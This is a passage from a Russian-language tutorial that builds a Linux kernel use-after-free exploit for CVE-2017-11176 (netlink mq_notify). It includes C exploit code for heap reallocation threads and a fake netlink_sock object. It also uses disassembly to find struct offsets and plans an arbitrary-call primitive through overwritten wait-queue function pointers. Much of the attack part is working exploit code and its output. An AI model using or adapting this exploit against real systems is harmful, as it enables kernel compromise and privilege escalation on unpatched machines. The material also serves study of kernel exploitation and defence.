После запуска поток перераспределения подготавливает сокет отправителя к блокировке, заполняя приёмный буфер получателя сообщением `MSG_DONTWAIT`, а затем блокируется до "big GO" (перераспределения):

```
static volatile size_t g_nb_realloc_thread_ready = 0;
static volatile size_t g_realloc_now = 0;

static void* realloc_thread(void *arg)
{
    struct realloc_thread_arg *rta = (struct realloc_thread_arg*) arg;
    struct msghdr mhdr;
    char buf[200];

    // инициализация msghdr
    struct iovec iov = {
        .iov_base = buf,
        .iov_len = sizeof(buf),
    };
    memset(&mhdr, 0, sizeof(mhdr));
    mhdr.msg_iov = &iov;
    mhdr.msg_iovlen = 1;

    // поток должен унаследовать маску процессора основного потока – лучше перестраховаться и убедиться !
    if (migrate_to_cpu0())
        goto fail;

    // блокирование
    while (_sendmsg(rta->send_fd, &mhdr, MSG_DONTWAIT) > 0)
        ;
    if (errno != EAGAIN)
    {
        perror("[-] sendmsg");
        goto fail;
    }

    // теперь используем произвольные данные
    iov.iov_len = 16;                   // не нужно размещать много памяти в очереди приёма
    mhdr.msg_control = (void*)g_realloc_data; // используем буфер вспомогательных данных
    mhdr.msg_controllen = sizeof(g_realloc_data);

    g_nb_realloc_thread_ready++;

    while (!g_realloc_now) // спинлок до big GO!
        ;

    // следующий вызов будет блокироваться во время реаллокации
    if (_sendmsg(rta->send_fd, &mhdr, 0) < 0)
    {
        perror("[-] sendmsg");
        goto fail;
    }

    return NULL;

fail:
    printf("[-] REALLOC THREAD FAILURE!!!\n");
    return NULL;
}
```

Потоки перераспределения будут *взаимоблокироваться* с помощью `g_realloc_now` до тех пор, пока основной поток не прикажет им начать перераспределение с помощью `realloc_NOW()` (важно держать его *встроенным*):

```
// оставляйте это встроенным, нам нельзя терять время (критичный путь)
static inline __attribute__((always_inline)) void realloc_NOW(void)
{
   g_realloc_now = 1;
   _sched_yield(); // не запускай меня, запускай потоки перераспределения!
   sleep(5);
}
```

Системный вызов `sched_yield()` приводит к вытеснению основного потока. К счастью, следующий запланированный поток будет одним из наших перераспределённых потоков, поэтому выигрыш в гонке перераспределения – за нами!

Наконец, код `main()` становится таким:

```
int main(void)
{
   int sock_fd = -1;
   int sock_fd2 = -1;
   int unblock_fd = 1;
   struct realloc_thread_arg rta[NB_REALLOC_THREADS];

   printf("[ ] -={ CVE-2017-11176 Exploit }=-\n");

   if (migrate_to_cpu0())
   {
    printf("[-] failed to migrate to CPU#0\n");
    goto fail;
   }
   printf("[+] successfully migrated to CPU#0\n");

   memset(rta, 0, sizeof(rta));
   if (init_reallocation(rta, NB_REALLOC_THREADS))
   {
    printf("[-] failed to initialize reallocation!\n");
    goto fail;
   }
   printf("[+] reallocation ready!\n");
   if ((sock_fd = prepare_blocking_socket()) < 0)
    goto fail;
   printf("[+] netlink socket created = %d\n", sock_fd);

   if (((unblock_fd = _dup(sock_fd)) < 0) || ((sock_fd2 = _dup(sock_fd)) < 0))
   {
    perror("[-] dup");
    goto fail;
   }
   printf("[+] netlink fd duplicated (unblock_fd=%d, sock_fd2=%d)\n", unblock_fd, sock_fd2);

   // дважды вызовем ошибку и проводим немедленную реаллокацию!
   if (decrease_sock_refcounter(sock_fd, unblock_fd) ||
       decrease_sock_refcounter(sock_fd2, unblock_fd))
   {
    goto fail;
   }
   realloc_NOW();

   printf("[ ] ready to crash?\n");
   PRESS_KEY();

   close(unblock_fd);

   printf("[ ] are we still alive ?\n");
   PRESS_KEY();

   // TODO: exploit

   return 0;
```

```
fail:
   printf("[-] exploit failed!\n");
   PRESS_KEY();
   return -1;
}
```

Вы можете запустить эксплойт сейчас, но не придёте ни к чему полезному. У нас всё ещё происходят случайные сбои во время применения `netlink_release()`. Мы исправим это в следующем разделе.

Эксплойт (произвольный вызов)

«Там, где есть воля – там есть путь...»

- В предыдущих разделах мы:
- Разъяснили основы *перераспределения* и *перемешивания типов*
- Собрали информацию о наших собственных UAF и определили висячие указатели
- Поняли, что мы можем запускать/контролировать UAF всякий раз, когда захотим
- Реализовали перераспределение!

Настало время наконец собрать всё это вместе и применить эксплойт на UAF. Имейте в виду, что:

Наша конечная цель – взять под контроль *поток выполнения ядра*.

Что диктует, как будет работать поток выполнения ядра? Как и в любой другой программе, это указатель инструкции: RIP (amd64) или PC (arm).

Как мы помним из основных концепций первой главы, ядро заполнено *таблицами виртуальных функций (VFT)* и **указателями функций** для достижения некоторой универсальности. Перезаписывая и вызывая их, **можно контролировать ход выполнения**. Это то, чем мы будем здесь заниматься.

Шлюзы для примитивов

Давайте вернёмся к нашим *примитивам UAF*. В предыдущем разделе мы увидели, что можем контролировать (или запускать) UAF, вызывая `close(unblock_fd)`. Кроме того, мы увидели, что поле `sk` из struct socket является висячим указателем. Отношением между ними являются VFT:

- *struct file_operations* `socket_file_ops`*:* `close()` системный вызов `sock_close()`
- *struct proto_ops* `netlink_ops`*:* `sock_close()` до `netlink_release()` (которая интенсивно использует `sk`)

Эти VFT являются нашими шлюзами для примитивов: каждый *примитив UAF* начинается с одного из этих указателей на функции.

Однако мы НЕ можем контролировать эти указатели напрямую. Причина в том, что высвобожденная структура - это `struct netlink_sock`. Вместо этого указатели на эти VFT

хранятся в *struct file* и *struct socket* соответственно. Мы будем использовать примитив, который предлагают эти VFT.

Например, рассмотрим `netlink_getname()` (из `netlink_ops`), который доступен через следующую (довольно прямолинейную) трассировку вызова:

```
- SYSCALL_DEFINE3(getsockname, ...) // вызывает sock->ops->getname()
- netlink_getname()
```

```
static int netlink_getname(struct socket *sock, struct sockaddr *addr,
               int *addr_len, int peer)
{
    struct sock *sk = sock->sk;                                  // <----- ВИСЯЧИЙ УКАЗАТЕЛЬ
    struct netlink_sock *nlk = nlk_sk(sk);                       // <----- ВИСЯЧИЙ УКАЗАТЕЛЬ
    struct sockaddr_nl *nladdr = (struct sockaddr_nl *)addr;     // <----- будет перенесено в пространство
пользователя

    nladdr->nl_family = AF_NETLINK;
    nladdr->nl_pad = 0;
    *addr_len = sizeof(*nladdr);

    if (peer) {                                                  // <----- установлено в ноль с
getsockname() syscall
       nladdr->nl_pid = nlk->dst_pid;
       nladdr->nl_groups = netlink_group_mask(nlk->dst_group);
    } else {
       nladdr->nl_pid = nlk->pid;                                // <----- неуправляемый  примитив чтения
       nladdr->nl_groups = nlk->groups ? nlk->groups[0] : 0;     // <----- неуправляемый примитив чтения
    }
    return 0;
}
```

Вау! Это отличный пример «неуправляемого примитива чтения» (два чтения и никаких побочных эффектов). Мы применим его для повышения надёжности эксплойта, чтобы определить, успешно ли проходит перераспределение.

Реализация счётчика перераспределения

Давайте обыграем вышеупомянутый примитив и убедимся, успешно ли наше перераспределение. Как мы можем это сделать? Вот наш план:

1) Найти точные смещения `nlk->pid` и `nlk->groups`
2) Написать некое случайное значение в «области данных перераспределения» (`init_realloc_data()`)
3) Произвести системный вызов `getsockname()` и проверить возвращённое значение.

Если возвращённый адрес соответствует случайному значению, которое мы прописали, это означает, что перераспределение сработало, и мы применили эксплойт на наш первый *примитив UAF* (неуправляемое чтение)! У вас не всегда будет такая роскошная возможность проверить, сработало ли перераспределение или нет.

Чтобы найти смещения `nlk->pid` и `nlk->groups`, нам сначала нужно получить двоичный файл в несжатом формате. Если вы не знаете, как это сделать, посетите эту страницу. Вам также следует изучить файл `/boot/System.map-$(uname -r)`. Если (по каким-то причинам) у вас нет доступа к этому файлу, можно попробовать `/proc/kallsyms`, который даст нам те же результаты (требуется root-доступ).

Итак, мы готовы разобрать наше ядро. Ядро Linux - это просто **бинарный ELF-файл**. Следовательно, мы можем использовать классические инструменты `binutils`, такие как `objdump`.

Нам нужно найти **точные смещения** `nlk->pid` и `nlk->groups`, поскольку они используются в функции `netlink_getname()`. Давайте это разберём. Сначала найдём адрес `netlink_getname()` с файлом `System.map`:

```
$ grep "netlink_getname" System.map-2.6.32
ffffffff814b6ea0 t netlink_getname
```

В нашем случае функция `netlink_getname()` будет загружена по адресу `0xffffffff814b6ea0`.

> Примечание: сейчас мы взяли за факт, что KASLR отключён.

Далее, откроем `vmlinux` (НЕ `vmlinuZ`!) с помощью дизассемблера и проанализируем функцию `netlink_getname()`:

```
ffffffff814b6ea0:   55                      push   rbp
ffffffff814b6ea1:   48 89 e5                mov    rbp,rsp
ffffffff814b6ea4:   e8 97 3f b5 ff          call   0xffffffff8100ae40
ffffffff814b6ea9:   48 8b 47 38             mov    rax,QWORD PTR [rdi+0x38]
ffffffff814b6ead:   85 c9                   test   ecx,ecx
ffffffff814b6eaf:   66 c7 06 10 00          mov    WORD PTR [rsi],0x10
ffffffff814b6eb4:   66 c7 46 02 00 00       mov    WORD PTR [rsi+0x2],0x0
ffffffff814b6eba:   c7 02 0c 00 00 00       mov    DWORD PTR [rdx],0xc
ffffffff814b6ec0:   74 26                   je     0xffffffff814b6ee8
ffffffff814b6ec2:   8b 90 8c 02 00 00       mov    edx,DWORD PTR [rax+0x28c]
ffffffff814b6ec8:   89 56 04                mov    DWORD PTR [rsi+0x4],edx
ffffffff814b6ecb:   8b 88 90 02 00 00       mov    ecx,DWORD PTR [rax+0x290]
ffffffff814b6ed1:   31 c0                   xor    eax,eax
ffffffff814b6ed3:   85 c9                   test   ecx,ecx
ffffffff814b6ed5:   74 07                   je     0xffffffff814b6ede
ffffffff814b6ed7:   83 e9 01                sub    ecx,0x1
ffffffff814b6eda:   b0 01                   mov    al,0x1
ffffffff814b6edc:   d3 e0                   shl    eax,cl
ffffffff814b6ede:   89 46 08                mov    DWORD PTR [rsi+0x8],eax
ffffffff814b6ee1:   31 c0                   xor    eax,eax
ffffffff814b6ee3:   c9                      leave
ffffffff814b6ee4:   c3                      ret
ffffffff814b6ee5:   0f 1f 00                nop    DWORD PTR [rax]
ffffffff814b6ee8:   8b 90 88 02 00 00       mov    edx,DWORD PTR [rax+0x288]
ffffffff814b6eee:   89 56 04                mov    DWORD PTR [rsi+0x4],edx
ffffffff814b6ef1:   48 8b 90 a0 02 00 00    mov    rdx,QWORD PTR [rax+0x2a0]
ffffffff814b6ef8:   31 c0                   xor    eax,eax
ffffffff814b6efa:   48 85 d2                test   rdx,rdx
ffffffff814b6efd:   74 df                   je     0xffffffff814b6ede
ffffffff814b6eff:   8b 02                   mov    eax,DWORD PTR [rdx]
ffffffff814b6f01:   89 46 08                mov    DWORD PTR [rsi+0x8],eax
ffffffff814b6f04:   31 c0                   xor    eax,eax
ffffffff814b6f06:   c9                      leave
ffffffff814b6f07:   c3                      ret
```

Давайте разложим предыдущую сборку на меньшие фрагменты и сопоставим её с исходной функцией *netlink_getname()*. Если вы не ориентируетесь в **System V ABI**, вот здесь много информации. Самое важное, что надо помнить – это порядок параметров (здесь их только 4):

1) **rdi**: *struct socket *sock*
2) **rsi**: *struct sockaddr *addr*
3) **rdx**: *int *addr_len*

4) rcx: *int peer*

Погнали! Первый шаг – *пролог*. Вызов `0xffffffff8100ae40` не работает (проверьте дизассемблер):

```
ffffffff814b6ea0:   55                   push   rbp
ffffffff814b6ea1:   48 89 e5             mov    rbp,rsp
ffffffff814b6ea4:   e8 97 3f b5 ff       call   0xffffffff8100ae40          // <---- не работает
```

Далее идёт *общая* часть `netlink_getname()` в ASM:

```
ffffffff814b6ea9:   48 8b 47 38          mov    rax,QWORD PTR [rdi+0x38]    // получение "sk"
ffffffff814b6ead:   85 c9                test   ecx,ecx                     // проверка значения "peer"
ffffffff814b6eaf:   66 c7 06 10 00       mov    WORD PTR [rsi],0x10         // установка "AF_NETLINK"
ffffffff814b6eb4:   66 c7 46 02 00 00    mov    WORD PTR [rsi+0x2],0x0      // установка "nl_pad"
ffffffff814b6eba:   c7 02 0c 00 00 00    mov    DWORD PTR [rdx],0xc         // sizeof(*nladdr)
```

Затем код разветвляется в зависимости от значения `peer`:

```
ffffffff814b6ec0:   74 26                je     0xffffffff814b6ee8          // "if (peer)"
```

Если *peer* не равен нулю (не наш случай), тогда весь этот код мы можем проигнорировать, кроме последней части:

```
ffffffff814b6ec2:   8b 90 8c 02 00 00    mov    edx,DWORD PTR [rax+0x28c]   // игнорируем
ffffffff814b6ec8:   89 56 04             mov    DWORD PTR [rsi+0x4],edx     // игнорируем
ffffffff814b6ecb:   8b 88 90 02 00 00    mov    ecx,DWORD PTR [rax+0x290]   // игнорируем
ffffffff814b6ed1:   31 c0                xor    eax,eax                     // игнорируем
ffffffff814b6ed3:   85 c9                test   ecx,ecx                     // игнорируем
ffffffff814b6ed5:   74 07                je     0xffffffff814b6ede          // игнорируем
ffffffff814b6ed7:   83 e9 01             sub    ecx,0x1                     // игнорируем
ffffffff814b6eda:   b0 01                mov    al,0x1                      // игнорируем
ffffffff814b6edc:   d3 e0                shl    eax,cl                      // игнорируем
ffffffff814b6ede:   89 46 08             mov    DWORD PTR [rsi+0x8],eax     // установка "nladdr->nl_groups"
ffffffff814b6ee1:   31 c0                xor    eax,eax                     // возврат code == 0
ffffffff814b6ee3:   c9                   leave
ffffffff814b6ee4:   c3                   ret
ffffffff814b6ee5:   0f 1f 00             nop    DWORD PTR [rax]
```

Эта часть оставит нас с простым блоком, соответствующим следующему коду:

```
ffffffff814b6ee8:   8b 90 88 02 00 00    mov    edx,DWORD PTR [rax+0x288]   // получение "nlk->pid"
ffffffff814b6eee:   89 56 04             mov    DWORD PTR [rsi+0x4],edx     // отдаём его "nladdr->nl_pid"
ffffffff814b6ef1:   48 8b 90 a0 02 00 00 mov    rdx,QWORD PTR [rax+0x2a0]   // получение "nlk->groups"
ffffffff814b6ef8:   31 c0                xor    eax,eax
ffffffff814b6efa:   48 85 d2             test   rdx,rdx                     // проверить, не NULL ли "nlk->groups"
ffffffff814b6efd:   74 df                je     0xffffffff814b6ede          // если NULL, то устанавливаем nl_groups на ноль
ffffffff814b6eff:   8b 02                mov    eax,DWORD PTR [rdx]         // в противном случае, удаляем ссылку на первое значение "nlk->groups"
ffffffff814b6f01:   89 46 08             mov    DWORD PTR [rsi+0x8],eax     // ...и устанавливаем его в "nladdr->nl_groups"
ffffffff814b6f04:   31 c0                xor    eax,eax                     // возврат code == 0
ffffffff814b6f06:   c9                   leave
ffffffff814b6f07:   c3                   ret
```

Отлично, здесь у нас есть всё, что нужно:


- Смещение `nlk->pid` – `0x288` в "`struct netlink_sock`".

- Смещение `nlk->groups` – `0x2a0` в "`struct netlink_sock`".

Чтобы убедиться в успешном перераспределении, мы установим значение `pid` на `0x11a5dcee` (произвольное значение), а значение `groups` – на ноль (в противном случае ссылка будет удалена). Пропишем эти значения в наш *произвольный массив данных* (т. е. `g_realloc_data`):

```
#define MAGIC_NL_PID 0x11a5dcee
#define MAGIC_NL_GROUPS 0x0

// УКАЗЫВАЕМ КОНКРЕТНОЕ СМЕЩЕНИЕ
#define NLK_PID_OFFSET 0x288
#define NLK_GROUPS_OFFSET 0x2a0

static int init_realloc_data(void)
{
   struct cmsghdr *first;
   int* pid = (int*)&g_realloc_data[NLK_PID_OFFSET];
   void** groups = (void**)&g_realloc_data[NLK_GROUPS_OFFSET];

   memset((void*)g_realloc_data, 'A', sizeof(g_realloc_data));

   // нужно пройти проверки в __scm_send()
   first = (struct cmsghdr*) &g_realloc_data;
   first->cmsg_len = sizeof(g_realloc_data);
   first->cmsg_level = 0; // должно отличаться от SOL_SOCKET=1,  чтобы пропустить cmsg
   first->cmsg_type = 1; // <---- ПРОИЗВОЛЬНОЕ ЗНАЧЕНИЕ

   *pid = MAGIC_NL_PID;
   *groups = MAGIC_NL_GROUPS;

   // TODO: сделать что-нибудь полезное с оставшимися байтами

   return 0;
}
```

Макет данных перераспределения становится таким:



Затем убедимся, что мы получаем эти значения с помощью `getsockname()` (то есть `netlink_getname()`):

```
static bool check_realloc_succeed(int sock_fd, int magic_pid, unsigned long magic_groups)
{
   struct sockaddr_nl addr;
   size_t addr_len = sizeof(addr);

   memset(&addr, 0, sizeof(addr));
   // это вызовет "netlink_getname()" (неконтролируемое чтение)
   if (_getsockname(sock_fd, &addr, &addr_len))
   {
      perror("[-] getsockname");
      goto fail;
   }
   printf("[ ] addr_len = %lu\n", addr_len);
   printf("[ ] addr.nl_pid = %d\n", addr.nl_pid);
   printf("[ ] magic_pid = %d\n", magic_pid);

   if (addr.nl_pid != magic_pid)
   {
      printf("[-] magic PID does not match!\n");
      goto fail;
   }

   if (addr.nl_groups != magic_groups)
   {
      printf("[-] groups pointer does not match!\n");
      goto fail;
   }

   return true;

fail:
   return false;
}
```

Наконец, вызовем его в `main()`:

```
int main(void)
{
   // ... вырезано ...

   realloc_NOW();

   if (!check_realloc_succeed(unblock_fd, MAGIC_NL_PID, MAGIC_NL_GROUPS))
   {
      printf("[-] reallocation failed!\n");
      // TODO: заново пропробовать запустить эксплойт
      goto fail;
   }
   printf("[+] reallocation succeed! Have fun :-)\n");

   // ... вырезано ...
}
```

Теперь перезапустите эксплойт. Если перераспределение выполнено успешно, вы должны увидеть сообщение «[+] reallocation succeed! Have fun :-)». Если её нет – тогда перераспределение пошло крахом! Вы можете попытаться справиться с ошибкой перераспределения путём повтора попыток выполнения эксплойта (это потребует немного больше, чем просто «перезапуск»). На данный момент мы просто примем как факт, что нас ждёт крах...

В этом разделе мы начали осваивать *перемешивание типов* с полем `pid` нашей фиктивной структуры `netlink_sock` (`g_realloc_data`). Также мы увидели, как вызвать *неконтролируемый примитив чтения* с помощью `getsockname()`, который заканчивается в `netlink_getname()`. Теперь, когда вы познакомились получше с примитивами UAF, давайте двинемся дальше и освоим произвольный вызов!

Примитив произвольного вызова

Итак, теперь вы (надеюсь) поняли, где находятся наши *примитивы UAF* и как их получить (с помощью системных вызовов, связанных с файлами и/или сокетами). Обратите внимание, что мы даже не рассматривали примитивы, созданные другим *висячим указателем*: хэш-списком в `nl_table`. Настало время подобраться совсем близко к нашей цели: получения контроля над потоком выполнения ядра.

Поскольку мы хотим контролировать поток выполнения ядра, нам нужен *примитив произвольного вызова*. Как уже было сказано, мы можем получить его, перезаписав указатель функции. Содержит ли структура `struct netlink_sock` какой-либо указатель на функцию (FP)?

```
struct netlink_sock {
   /* struct sock должен быть первым элементомnetlink_sock */
   struct sock       sk;                                   // <----- множество (не)прямых FP
   u32         pid;
   u32         dst_pid;
   u32         dst_group;
   u32         flags;
   u32         subscriptions;
   u32         ngroups;
   unsigned long            *groups;
   unsigned long            state;
```

```
    wait_queue_head_t        wait;                                  // <----- непрямой FP
    struct netlink_callback  *cb;                                   // <----- два FP
    struct mutex             *cb_mutex;
    struct mutex             cb_def_mutex;
    void                 (*netlink_rcv)(struct sk_buff *skb);       // <----- один FP
    struct module            *module;
};
```

Супер! Теперь у нас множество вариантов :-). Что такое хороший *примитив произвольного вызова*? Всё просто – это тот примитив, который:

- *Быстро* достигается с помощью системного вызова (имеет небольшую трассировку);
- *Быстро* покидает системный вызов после вызова (нет кода «после» произвольного вызова);
- Легко достижим и не требует много проверок;
- Не имеет побочных эффектов на структуру данных ядра.

Первым наиболее очевидным решением было бы поставить произвольное значение вместо указателя функции `netlink_rcv`. Этот FP вызывается с помощью `netlink_unicast_kernel()`. Однако использование этого примитива несколько утомительно. В частности, там множество проверок, и это оказывает побочные влияния на нашу структуру. Вторым наиболее очевидным выбором стали бы указатели функций в структуре `netlink_callback`. Опять же, это не будет «хорошим» примитивом вызова, потому что достичь его сложно, он имеет много побочных эффектов, и нам нужно пройти множество проверок.

Решение, которое мы выбираем - наш старый друг: **очередь ожидания**. Хм... Но у неё даже нет указателя на функцию?!

```
struct __wait_queue_head {
    spinlock_t lock;
    struct list_head task_list;
};
typedef struct __wait_queue_head wait_queue_head_t;
```

Вы правы, но у элементов очереди такие указатели есть (отсюда и термин «косвенный» указатель на функцию):

```
typedef int (*wait_queue_func_t)(wait_queue_t *wait, unsigned mode, int flags, void *key);

struct __wait_queue {
    unsigned int flags;
#define WQ_FLAG_EXCLUSIVE 0x01
    void *private;
    wait_queue_func_t func;                 // <------ здесь!
    struct list_head task_list;
};
```

Вдобавок, мы уже знаем, откуда этот указатель функции `func` вызывается (`__wake_up_common()`) и как его достичь (`setsockopt()`). Если вы не помните этого – вам стоит вернуться ко второй главе. Мы работали над этим во время разблокировки основного потока.

Опять же, всегда есть несколько способов написания эксплойта. Мы выбрали этот, потому что читатель уже должен быть знаком с очередью ожидания, даже если она не является *оптимальной*. Есть, вероятно, более простые способы, но этот (по крайней мере) работает.

Кроме того, будет показано, как *имитировать* структуру данных ядра в пространстве пользователя (стандартная техника).

Управление элементом очереди ожидания

В предыдущем разделе мы поняли, что мы можем получим примитив произвольного вызова с помощью очереди ожидания. Однако сама очередь ожидания не имеет указателя функции, хотя такой указатель имеется у её элементов. Чтобы добраться до них, нам понадобится кое-что сделать в пространстве пользователя, и это потребует *имитации* некой структуры данных ядра.

Помните – мы взяли за основу, что контролируем данные в смещении wait (то есть в «головном отсеке» очереди ожидания) объекта *kmalloc-1024*. Это делается через *перераспределение*.

Давайте вернёмся к `struct netlink_sock`. Обратите внимание на одну важную вещь: поле wait **встроено в** `netlink_sock`, это **не** указатель!

> Примечание: обратите особое внимание (дважды проверьте), является ли поле «встроенным» или «указателем». Это источник многих багов, ошибок и потраченных нервов.

Перепишем структуру `netlink_sock`:

```
struct netlink_sock {
   // ... вырезано ...
      unsigned long *groups;
      unsigned long state;

   {                                  // <----- wait_queue_head_t wait;
      spinlock_t lock;
      struct list_head task_list;
   }

      struct netlink_callback *cb;
   // ... вырезано ...
};
```

Продолжить расширение. На самом деле `spinlock_t` – это «просто» целое число без знака (проверьте определение, позаботьтесь о препроцессоре `CONFIG_`), тогда как `struct list_head` – это простая структура с двумя указателями:

```
struct list_head {
    struct list_head *next, *prev;
};
```

То есть:

```
struct netlink_sock {
   // ... вырезано ...
      unsigned long          *groups;
      unsigned long          state;

   {                                        // <----- wait_queue_head_t wait;
      unsigned int slock;                   // <----- ПРОИЗВОЛЬНЫЕ ДАННЫЕ

      struct list_head *next;               // <----- ПРОИЗВОЛЬНЫЕ ДАННЫЕ
```

```
        struct list_head *prev;              // <----- ПРОИЗВОЛЬНЫЕ ДАННЫЕ
    }

        struct netlink_callback *cb;
    // ... вырезано ...
};
```

При перераспределении нам нужно будет установить некоторые особые значения в полях `slock`, `next` и `prev`. Чтобы узнать значение «what», нужно припомнить трассировку вызова до `__wake_up_common()` при условия разворачивания всех параметров:

```
- SYSCALL(setsockopt)
- netlink_setsockopt(...)
- wake_up_interruptible(&nlk->wait)
- __wake_up_(&nlk->wait, TASK_INTERRUPTIBLE, 1, NULL)            // <----- удалить ссылку на "slock"
- __wake_up_common(&nlk->wait, TASK_INTERRUPTIBLE, 1, 0, NULL)
```

Код будет выглядеть так:

```
      static void __wake_up_common(wait_queue_head_t *q, unsigned int mode,
            int nr_exclusive, int wake_flags, void *key)
      {
[0]    wait_queue_t *curr, *next;

[1]    list_for_each_entry_safe(curr, next, &q->task_list, task_list) {
[2]       unsigned flags = curr->flags;

[3]       if (curr->func(curr, mode, wake_flags, key) &&
[4]            (flags & WQ_FLAG_EXCLUSIVE) && !--nr_exclusive)
[5]          break;
       }
      }
```

Мы уже изучали эту функцию. Разница состоит в том, что теперь она будет манипулировать перераспределёнными данными (вместо элементов очереди ожидания). Мы видим следующее:

- Строка [0] – объявление указателей для элементов очереди ожидания;
- Строка [1] – перебор двусвязного списка `task_list` и установка `curr` и `next`;
- Строка [2] – сброс смещения `flag` текущего элемента `curr` очереди ожидания;
- Строка [3] – вызов указателя функций `func` текущего элемента;
- Строка [4] – проверка, установлен ли `flag` для бита `WQ_FLAG_EXCLUSIVE`, и нет ли какой-то задачи, ради которой стоит пробудиться;
- Строка [5] – если задач нет – то переход в режим ожидания.

Конечный примитив произвольного вызова будет вызываться в строке [3].

> Примечание: если вам сейчас непонятен макрос *list_for_each_entry_safe()*, вернитесь в раздел «Использование двусвязных кольцевых списков».

Что ж, подведём итоги:

- Если мы можем контролировать содержимое элемента очереди ожидания, то это значит, что у нас есть *примитив произвольного вызова* с указателем функций `func`;

- Мы перераспределим фиктивный объект `struct netlink_sock` с контролируемыми данными (перемешивание типов);
- В объекте `netlink_sock` имеется заголовок списка очереди ожидания.

То есть: мы **перезаписываем поля `next` и `prev` `wait_queue_head_t` (поле `wait`) и заставляем его указывать на ПРОСТРАНСТВО ПОЛЬЗОВАТЕЛЯ**. Опять же, элемент очереди ожидания (`curr`) будет находиться в ПРОСТРАНСТВЕ ПОЛЬЗОВАТЕЛЯ.

По этой причине мы сможем контролировать содержимое элемента очереди ожидания и, следовательно, произвольный вызов. Однако `__wake_up_common()` создаст нам некоторые трудности.

Во-первых, нам нужно разобраться с макросом `list_for_each_entry_safe()`:

```
#define list_for_each_entry_safe(pos, n, head, member)          \
for (pos = list_first_entry(head, typeof(*pos), member),        \
n = list_next_entry(pos, member);                   \
&pos->member != (head);                             \
pos = n, n = list_next_entry(n, member))
```

Поскольку *двусвязные списки* являются кольцевыми, последний элемент в списке очереди ожидания должен указывать на начало списка (`&nlk->wait`). В противном случае макрос `list_for_each_entry()` будет зацикливаться бесконечно или выдаст неправильную ссылку. Нам нужно избежать этого!

К счастью, **мы можем остановить цикл, если сможем достичь оператора `break` [5]**. Он достижим при следующих условиях (необходимо выполнение всех трёх):

1) Вызываемая произвольная функция возвращает ненулевое значение;
2) Бит `WQ_FLAG_EXCLUSIVE` установлен в очереди ожидания пространства пользователя;
3) `nr_exclusive` достигает нуля.

Аргумент `nr_exclusive` устанавливается равным единице во время вызова `__wake_up_common()`. То есть он сбрасывается к нулю после первого произвольного вызова. Установка бита `WQ_FLAG_EXCLUSIVE` проста, поскольку мы контролируем содержимое элемента очереди ожидания пространства пользователя. Наконец, ограничение на возвращаемое значение (произвольной) вызываемой функции будет рассмотрено в последней главе. А сейчас мы предположим, что вызываем гаджет, который возвращает ненулевое значение. В этой главе мы просто вызовем `panic()`, который никогда не выдаст результат и предоставит хорошую трассировку стека (следовательно, мы сможем проверить успешность эксплойта).

Далее, поскольку у нас «безопасная» версия `list_for_each_entry()`, **ссылка на второй элемент списка будет сброшена ДО примитива произвольного вызова**.

То есть, что требуется от нас? Нам нужно будет установить правильное значение в ***последующем*** и ***предыдущем*** **поле элемента очереди ожидания пространства пользователя**. Поскольку мы не знаем адрес `&nlk->wait` (предполагая, что `dmesg` недоступен) и не можем остановить цикл с помощью [5], мы просто заставим его указывать на фиктивный элемент очереди ожидания.

> Предупреждение: этот «поддельный» элемент должен быть *читаемым*, в противном случае ядро выдаст сбой из-за неправильного сброса ссылки (то есть *ошибки страницы*). Разъясним это более подробно в следующей главе.

В этом разделе мы увидели, каким должно быть значение в полях `next` и `prev` перераспределённого объекта `netlink_sock` (указателя на наш элемент очереди ожидания в пространстве пользователя); поняли, каковы были предпосылки к доступу к примитиву произвольного вызова и правильного выхода из макроса `list_for_each_entry_safe()`. Настало время реализовать всё это!

Поиск смещений

Как и в случае со средством проверки перераспределения, нам понадобится разобрать код `__wake_up_common()`, чтобы найти смещения. Для начала – поиск адреса:

```
$ grep "__wake_up_common" System.map-2.6.32
ffffffff810618b0 t __wake_up_common
```

Помните, что у `__wake_up_common()` есть пять аргументов:

1) rdi: `wait_queue_head_t *q`
2) rsi: беззнаковый режим `int`
3) rdx: `int nr_exclusive`
4) rcx: `int wake_flags`
5) R8: `void *key`

Функция сохраняет некоторые параметры в стеке (делая доступными некоторые регистры):

```
ffffffff810618c6:   89 75 cc        mov    DWORD PTR [rbp-0x34],esi     // сохранение 'mode' в стек
ffffffff810618c9:   89 55 c8        mov    DWORD PTR [rbp-0x38],edx     // сохранение 'nr_exclusive' в стек
```

Затем выполняется инициализация макроса `list_for_each_entry_safe()`:

```
ffffffff810618cc:   4c 8d 6f 08     lea    r13,[rdi+0x8]                // сохранение «головы» списка
ожидания в R13
ffffffff810618d0:   48 8b 57 08     mov    rdx,QWORD PTR [rdi+0x8]      // pos = list_first_entry()
ffffffff810618d4:   41 89 cf        mov    r15d,ecx                     // сохранение "wake_flags" в R15
ffffffff810618d7:   4d 89 c6        mov    r14,r8                       // сохранение "key" в R14
ffffffff810618da:   48 8d 42 e8     lea    rax,[rdx-0x18]               // получение "curr" из "task_list"
